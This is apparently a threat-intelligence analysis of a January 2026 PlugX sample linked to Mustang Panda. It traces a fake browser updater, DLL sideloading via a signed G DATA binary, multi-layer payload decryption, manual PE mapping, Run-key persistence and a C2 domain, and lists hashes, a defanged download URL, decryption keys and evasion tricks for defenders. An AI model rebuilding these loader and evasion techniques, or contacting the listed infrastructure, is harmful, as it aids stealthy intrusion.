

MUSTANG PANDA x PLUGX - Analysis of the January 2026 sample: a multi-layer execution chain

TL;DR. The malware sample uses the three-file set
Avk.exe,Avk.dll, andAVKTray.dat, deployed from an MSI file downloaded byBrowser_Updater.exe. The execution chain starts with DLL sideloading through an executable cover, then the real payload is hidden inside the.datfile and decrypted through multiple layers: DJB2 -> XOR0x63-> ROL19 -> RC4 with keyVOphJo. The final payload is a 32-bit PE manually mapped into memory. It sets up persistence at%PUBLIC%\GData, creates the mutexaumhYjQIQ, reads proxy configuration from Internet Settings, then initializes a WinHTTP connection tofruitbrat[.]com:443to enter the controller loop and execute commands from the C2.
I. Technical overview: execution chain from Browser_Updater to C2
This analysis began with two provided IoC samples, suspected to be related to activity by the Mustang Panda APT group and the PlugX malware family. The initial two samples included a compressed file named Browser_Update.zip and a masqueraded file named iis.jpg; VirusTotal results showed that both were flagged as malicious by multiple security vendors.
| File Name | SHA-256 |
|---|---|
iis.jpg |
79af67ed343bc45b6a19e4836ebb83f1130243ff98f48465f9a7a807ba4bfa91 |
Browser_Update.zip |
106f46375d8497d353c22c98f72ab15a9bb87beba4585d5a492fd11edc288b0b |

At the initial stage, this chain impersonates an update process that downloads an MSI installer for a new version of a piece of software. After that, Avk.exe mainly acts as a launcher program: it performs LoadLibrary and calls the export ModuleMain2. Avk.dll acts as an intermediate loader, uses a hash-based API resolving mechanism, and contains only the minimum amount of logic needed to read, decrypt, and redirect execution to the next stage. Meanwhile, AVKTray.dat is not a data file but an encrypted payload that only plays its real role after being processed by the loader.
The notable point of this sample is not a single technique, but the way the entire execution chain is divided into many small layers, with each stage taking on a specific task: file dropping, persistence setup, DLL sideloading, payload decryption, manual mapping, and finally generating the configuration/C2 information used for network communication. This structure helps the malware reduce static detection indicators, limit clear strings/artifacts in each individual file, and slow down analysis if the entire execution chain is not followed.
Overview Execution Chain
II. Stage 0 - Browser_Updater & Avk.exe: dropping the box
II.1. Browser_Updater.exe - the dropper is a downloader, not an installer
When executed, Browser_Updater.exe opens a fake browser update UI window with two buttons: Install and Cancel:

Based on observations of the files created on the user's machine when clicking Install or Cancel, the initial conclusion is that Install triggers the dropper process, while Cancel exits the program. The UI of Browser_Updater.exe uses a fairly common "Adobe Acrobat" software impersonation scenario.
Behind the UI, the Install option of Browser_Updater.exe performs an HTTP GET to:
http://45[.]251[.]243[.]210/iis.jpg
# (payload served under the name iis.jpg in telemetry)
The response from the iis.jpg URL is not a JPEG image, but an MSI installer. This MSI is then responsible for dropping the three-file set:
%LOCALAPPDATA%\pZhozR\
├─ Avk.exe
├─ Avk.dll
└─ AVKTray.dat

In addition, Browser_Updater.exe is also carefully prepared with "Digital Signatures" from a Chinese company: 山西荣升源科贸有限公司 (ShanX Rongshengyuan Trading).
II.2. Avk.exe - the "G DATA AntiVirus" software cover
Avk.exe is the real G DATA AntiVirus binary, used by the attacker as-is, with the vendor's full signature intact.
| File Name | SHA 256 |
|---|---|
| Avk.exe | 8421e7995778faf1f2a902fb2c51d85ae39481f443b7b3186068d5c33c472d99 |
Reading the decompiled code of Avk.exe, WinMain only does a few things: sets up event synchronization, loads AVK.dll, calls the export ModuleMain2 if it exists, and falls back to ModuleMain otherwise:

There is no C2, no decryption, and no persistence inside Avk.exe. The entire value it provides to the attacker is a legitimate-looking PE for the DLL placed next to it. This is classic PlugX-style DLL sideloading.
III. Stage 1 - Avk.dll: API hashing and RtlRegisterWait execution flow
III.1. Export ModuleMain - not DllMain
Avk.dll has an empty _DllMainCRTStartup (return 1;) and an export named ModuleMain. This export is exactly what Avk.exe calls.
Its logic does not contain an import table for important APIs. All kernel32/ntdll APIs are resolved at runtime through a DJB2 hash based on the module name (lowercase UTF-16) and export name (ASCII).
KERNEL32.DLL : 0x7040EE75
ntdll.dll    : 0x22D3B5ED

GetModuleFileNameW    : 0x13B8A163
VirtualAlloc          : 0x382C0F97
CreateEventW          : 0x5D01F1B2
SetEvent              : 0x877EBBD3
Sleep                 : 0x0E19E5FE
NtCreateFile          : 0x15A5ECDB
NtQueryInformationFile: 0x4725F863
NtClose               : 0x8B8E133D
NtReadFile            : 0x2E979AE3
NtProtectVirtualMemory: 0x082962C8
RtlRegisterWait       : 0xE4DA1C11
RtlDeregisterWait     : 0xC0D8989A
Two helper functions implement the above behavior:
fn_resolve_module_base_by_djb2_hash_1000134EwalksPEB->Ldr->InMemoryOrderModuleList, lowercases the module name, computes DJB2 (seed 5381), and compares it with the requested hash.fn_resolve_export_by_djb2_hash_1000162Dparses theIMAGE_EXPORT_DIRECTORYand computes DJB2 over the ASCII export name.
III.2. Decoding the string \AVKTray.dat
In the DLL's .data section, there is an obfuscated UTF-16 array at 0x10003018. The decode logic is simple:

Result: \AVKTray.dat. The loader then obtains the path of Avk.dll itself using GetModuleFileNameW, trims it back to the directory, appends the decoded suffix, and adds the NT path prefix \??\:
\??\<DLL directory>\AVKTray.dat
Conclusion: the payload used by the loader is located in the same directory as the DLL.
III.3. Reading the payload and granting RWX permission

There is one condition: if AVKTray.dat is smaller than 0x3E8 (1000 bytes), the loader resolves NtTerminateProcess and calls it. This is a fallback termination path for an invalid payload. This is a highly suspicious sign: when a loader reads a .dat file that is not a PE file and then flips its protection to Read-Write-Execute.
III.4. Hiding the execution flow using RtlRegisterWait + SetEvent
This is a technique used to hide the execution flow during static analysis, a form of "callback-based indirect execution" in Stage 1. The loader does not call:
((void(*)())payload)();
Instead:

RtlRegisterWait only registers the callback into the threadpool. SetEvent is the actual transition point: when the event is signaled, the threadpool worker jumps into payload (the RWX buffer just read from the .dat file).
Why is this trick effective for the attacker?
The stack call shows
ntdll!TppExecuteWaitCallback, notAvk.dll. If an EDR only monitors "which module triggers RWX execution", it will see ntdll, not the attacker's DLL.Static code-flow analysis does not see any
call eaxorjmp eaxpointing into the payload buffer; it only sees a pointer passed as a callback.The loader thread then enters
while(1) Sleep(0x3E8)to keep the process alive. The threadpool worker is the one that runs the payload.
IV. Stage 2 - AVKTray.dat: self-decrypts and jumps into cJvsVIDinbGD
IV.1. File layout before decrypting final_payload
AVKTray.dat does not have a PE header. Its structure can be described as follows:
0x00 ... 0x0C   :  first 13 bytes - both context and bytecode (jump stub to 0x9680D for decryption)
0x0D ... 0x9680C:  0x96800 bytes of the main payload encoded with XOR 0x63
0x9680D ...     :  trailer/decode-stub logic XOR 0x63
When the RtlRegisterWait callback jumps into payload (= the start address of the buffer), execution enters the first 0xC-byte stub. This code jumps into the routine that decrypts the 0x96800-byte encoded main payload using XOR with 0x63.

The 0x44-byte function XORs payload[0x0D : 0x0D + 0x96800] with key 0x63, in place.

After returning, control flow jumps into the decoded code at +0xD, which is a second thunk. This stub:
dec ebp/pop edx/call $+5/pop ebx- a standard shellcode pattern to obtain an IP-relative address.add ebx, 0B09h- calculates the offset to the next execution routine.call ebx- calls the next main execution routine, which is thecJvsVIDinbGDfunction offinal_payload.bin.

This is a "decrypt-then-jump" style, but it is not a PE. There is no ImageBase and no sections. The flow of cJvsVIDinbGD is protected by control-flow flattening (IDA decompile comments such as conditional instruction was optimized away because edx.4==47F4E69D appear throughout the output).
V. Stage 3 - cJvsVIDinbGD: manual PE mapper with ROL19 hash
V.1. Role
cJvsVIDinbGD (the export name observed after dumping and decrypting it into final_payload.bin) is a manual PE loader function. In other words, it performs by itself the tasks that the normal Windows loader would usually do:
1. Scan backward to find its own MZ/PE (without calling GetModuleHandle)
2. Resolve KERNEL32 & NTDLL using ROL19 hash
3. VirtualAlloc a new image
4. Copy headers + sections
5. Resolve the import table
6. Apply relocations
7. Set memory protection per section
8. NtFlushInstructionCache
9. Call the mapped entry point twice with two different reasons
V.2. Self-base scan
fn_get_return_address_1000170C returns the return address from the stack:

This address is then used as the starting point to identify the PE image region currently loaded in memory. From the current position, cJvsVIDinbGD scans backward in memory to find the DOS header MZ (0x5A4D), then checks the e_lfanew field to validate the NT header PE (0x4550):

This code uses a self-location / in-memory PE discovery technique. The loader obtains the current return address from the stack, then scans backward in memory to find the DOS header MZ and validate the NT header PE through the e_lfanew field.
The purpose of this step is to identify the base address of the PE located in memory without calling APIs such as GetModuleHandle. This pattern is commonly seen in shellcode, reflective loaders, and manual PE mappers. The behavioral chain "get return address -> scan backward for MZ/PE" is a useful indicator for locating a loader or memory-loaded payload.
V.3. ROL19 hash - a different encoding mechanism from Stage 1
cJvsVIDinbGD does not use the same DJB2 algorithm as Avk.dll for resolving APIs. It uses rotate-left 19 + uppercase, generally described as follows:
hash_acc = ROL32(hash_acc, 19);
if (byte < 0x61)            // already uppercase
    hash_acc += byte;
else                         // lowercase -> compensate in the previous ROL step
    hash_acc -= (32 - byte);
Recovered module/API hashes:
KERNEL32.DLL : 0x6A4ABC5B
NTDLL.DLL    : 0x3CFA685D

LoadLibraryA            : 0xEC0E4E8E
GetProcAddress          : 0x7C0DFCAA
VirtualAlloc            : 0x91AFCA54
VirtualProtect          : 0x7946C61B
NtFlushInstructionCache : 0x534C0AB8
The use of two different hashing mechanisms in Stage 1 and Stage 3 may be intended to make static malware analysis more difficult. If a defender only builds a rule to detect the DJB2 mechanism used in Stage 1, that rule will not detect the hashing mechanism in Stage 3, and vice versa. Implementing multiple different hash layers makes the API resolving logic harder to follow and increases the complexity of reverse engineering.
V.4. Manual mapping
After identifying the PE in memory, the payload uses a manual mapping mechanism to load the image itself instead of calling the standard Windows loader.

The memory region is allocated with a size of SizeOfImage + 0x03C00000, which is significantly larger than the actual PE size. This padding is not part of the image structure, but it may interfere with simple memory-scanning heuristics that rely on allocation size to identify a payload mapped in memory.
After allocation, the loader performs standard manual mapping steps: copying sections, resolving imports, applying relocations with delta mapped_base - OptionalHeader.ImageBase, then restoring memory protection for each section based on IMAGE_SECTION_HEADER.Characteristics.
When the mapping process completes, the payload flushes the instruction cache and calls the entry point twice (DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)):

The first call uses DLL_PROCESS_ATTACH to perform initial setup. The second call uses reason 0x190, which is not a standard Windows reason but an internal dispatch code defined by the payload itself.
In this sample, the reason = 0x190 branch is the point where execution moves into the main runtime, where the payload continues initializing a worker thread and enters the next processing flow.
VI. Stage 4 - Runtime bootstrap: hook, mutex, self-install, and persistence
After cJvsVIDinbGD finishes manually mapping final_payload, the payload entry point is called twice: the first time with reason 1 to perform DLL_PROCESS_ATTACH-style initialization, and the second time with reason 0x190 to move into the main runtime. From here, the payload begins deploying long-lived behaviors: patching the exception filter, creating a worker thread, branching based on the command line, self-installing into %PUBLIC%\GData, writing persistence, and finally entering the controller runtime.
VI.1. Patch SetUnhandledExceptionFilter
The main flow is located in the branch triggered when the entry point receives reason 0x190. Before creating the worker thread, this function calls:
fn_patch_set_unhandled_exception_filter_10001138();

The function above dynamically resolves several required APIs, including SetUnhandledExceptionFilter, WriteProcessMemory, and GetCurrentProcess. The DLL/API names are decoded from XOR stubs using the bytewise formula (i - 119) ^ 0x89.
After resolving the APIs, the payload uses WriteProcessMemory to overwrite the first 5 bytes of SetUnhandledExceptionFilter with a JMP instruction:
E9 xx xx xx xx
This JMP redirects execution to the stub fn_set_unhandled_exception_filter_return_null_10001133, whose role is to immediately return NULL.
Behaviorally, this is an API patching technique used to disable the process-level exception filter mechanism. After being patched, calls to SetUnhandledExceptionFilter() no longer set a new exception handler as usual; they simply return NULL.
This helps the payload better control behavior when exceptions/crashes occur, while also reducing the chance that runtime monitoring mechanisms or sandboxes can interfere with the process's exception-handling flow.
VI.2. Worker thread - Main logic of final_payload.bin
After patching the exception filter, the payload creates a worker thread to run the main logic:

This code uses an API name decoding technique commonly seen in PlugX samples: API name strings are embedded on the stack in XOR-encoded form, then decoded byte by byte and used to resolve the corresponding function addresses.
Each API name uses a different XOR pattern. This implementation adds another layer of noise for static decryption, because important APIs do not appear directly as plaintext in the binary.
VI.3. Execution branching based on the number of arguments
Inside fn_worker_thread_entry_10001290, the malware obtains the current command line, splits it into argv/argc, then selects an execution branch based on the number of arguments:


The three branches can be analyzed as follows:
| Condition | Execution context | Main behavior |
|---|---|---|
argc == 1 |
First run from the staging directory | Self-install into %PUBLIC%\GData, write persistence, then run the controller |
argc == 2 |
Secondary argument mode | Call the install/persistence routine with a different mode; only run the controller if the argument starts with pri |
argc == 3 |
Relaunch from the Run key after user logon | Delay, create mutex, and if no instance exists, run the controller |
The important point is that persistence is not set up by Browser_Updater.exe, Avk.exe, or Avk.dll. It only appears later, after AVKTray.dat has been decrypted, final_payload has been manually mapped, and the payload's worker thread enters the argc == 1 branch.
VI.4. argc == 1: Self-install into %PUBLIC%\GData
On the first run, when the user directly executes the installer/dropper, the command line contains only one argument, corresponding to argc == 1. At that point, the malware calls:

This branch performs self-installation from the staging directory into a more stable location:
%PUBLIC%\GData\
├─ Avk.exe
├─ Avk.dll
└─ AVKTray.dat
The main behaviors include:
Expanding the
%public%\GDatapath from the decoded config.Creating the destination directory tree if it does not exist.
Copying
Avk.exe,Avk.dll, andAVKTray.datfrom the staging directory into%PUBLIC%\GData.Writing persistence into the current user's Run key.
Then calling
fn_start_controller_runtime_100016E1()to move into the main controller flow.
The folder name GData is not random. It matches the legitimate publisher/brand of Avk.exe. Because Avk.exe is the real signed G DATA AntiVirus binary, a folder like:
C:\Users\Public\GData\
containing the file:
Avk.exe
will look relatively reasonable if an admin only performs a quick check. This pattern can be described as living-off-the-name-space: the attacker abuses a legitimate name/vendor so the fake installation location appears normal.
However, if the entire folder is inspected, the suspicious points are the two companion files:
Avk.dll
AVKTray.dat
Avk.dll is not a valid G DATA DLL in this chain, and AVKTray.dat is not a normal data file but an encrypted payload. Therefore, detection should not look at Avk.exe alone, but should consider the three-file set placed side by side.
VI.5. Persistence Run key and filler arguments
After copying the three-file set into %PUBLIC%\GData, the payload writes persistence at:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\G Data
    = "C:\Users\Public\GData\Avk.exe" 688 768
The value name G Data matches the publisher name shown in the Properties of Avk.exe, making the Run key look more like a legitimate entry for G DATA security software.
The two values:
688 768
are not pixels, window size, or real configuration parameters. They are filler arguments generated to make the command line contain exactly three tokens; the two values are generated randomly:
"C:\Users\Public\GData\Avk.exe" 688 768
When Windows logon automatically relaunches the process from the Run key, CommandLineToArgvW splits this command line into:
argv[0] = C:\Users\Public\GData\Avk.exe
argv[1] = 688
argv[2] = 768

argc = 3
Thanks to this, the run from persistence falls into the argc == 3 branch instead of returning to the argc == 1 branch and repeatedly self-installing.
In other words, the values 688 768 are not important themselves. Their main role is to bump argc to 3 so the malware's control flow is routed into the correct runtime mode after persistence is activated.
VI.6. argc == 3: Relaunch from persistence, mutex, and controller runtime
When the process is relaunched from the Run key, the payload enters this branch:

First, the program calls Sleep(6000). This short delay helps the process avoid generating unusual signs at logon time, while also waiting for the user/session environment to stabilize.
Next, the payload obtains the current module path using GetModuleFileNameW, then creates the mutex:
aumhYjQIQ
This mutex is used to ensure that only one controller instance runs on the victim machine. If GetLastError() returns ERROR_ALREADY_EXISTS, it means the mutex already exists and another instance may already be running; the payload will not start another controller runtime.
If the mutex does not yet exist, the malware calls:
fn_start_controller_runtime_100016E1();
This is the transition point into the next stage: initializing context, reading/generating the client ID in the registry, reading proxy settings, decoding the C2 table, and starting the WinHTTP C2 loop.
In summary, Stage 4 is the bridge between the loader and the real implant runtime. In this stage, the payload not only initializes a worker thread, but also decides the running mode based on argc: the first run copies itself into %PUBLIC%\GData and writes the Run key; later runs from the Run key use filler arguments to enter the argc == 3 branch, create the mutex aumhYjQIQ, and then enter the controller runtime.
VII. Stage 5 - Config Unpacking: RC4 "VOphJo" + XOR
Config strings such as fruitbrat.com, aumhYjQIQ, and %public%\GData remain hidden even after final_payload has been decoded; scanning memory on the mapped image does not show them as plaintext. Another dedicated decryption layer is required to extract them, implemented in fn_unpack_embedded_runtime_config_10080394, which is called at the beginning of the thread.

Inside fn_unpack_embedded_runtime_config_10080394, the payload copies the embedded config blob from g_raw_config_blob_10095018 to a temporary workspace g_tmp_raw_config_blob_1009D61C, then wipes the original raw region. This blob uses key_len = 6, with RC4 key VOphJo; after the RC4 layer, each wide-string field is further XORed by fn_xor_decode_wide_buffer_10081750. The recovered fields include the install path %public%\GData, the mutex aumhYjQIQ, the extension/marker arp, and the C2 table that is processed inside the controller loop.

The RC4 routine is separated into fn_parse_decoded_config_blob_10080104, where the malware initializes the S-box using the recovered key, then calls fn_rc4_crypt_buffer_100802E2 to transform the buffer. The per-field XOR layer is located at fn_xor_decode_wide_buffer_10081750; its seed is not fixed and increases according to the field length, so the wide strings still cannot be read directly if only RC4 is applied.
The C2 portion is not decoded immediately inside fn_unpack_embedded_runtime_config_10080394; it is processed later inside fn_controller_dispatch_loop_10008EE6. This function obtains the C2 table from fn_get_embedded_config_table_1008185C, allocates a temporary entry, copies each C2 wide string into a buffer, XOR-decodes it using the same helper fn_xor_decode_wide_buffer_10081750, then converts the wide string to ANSI using wsprintfA("%ws", ...). After that, it checks the length using a dynamically resolved API equivalent to lstrlenA; if the entry is valid, it calls fn_process_controller_entry_with_retries_1000997E to handle the C2 connection.
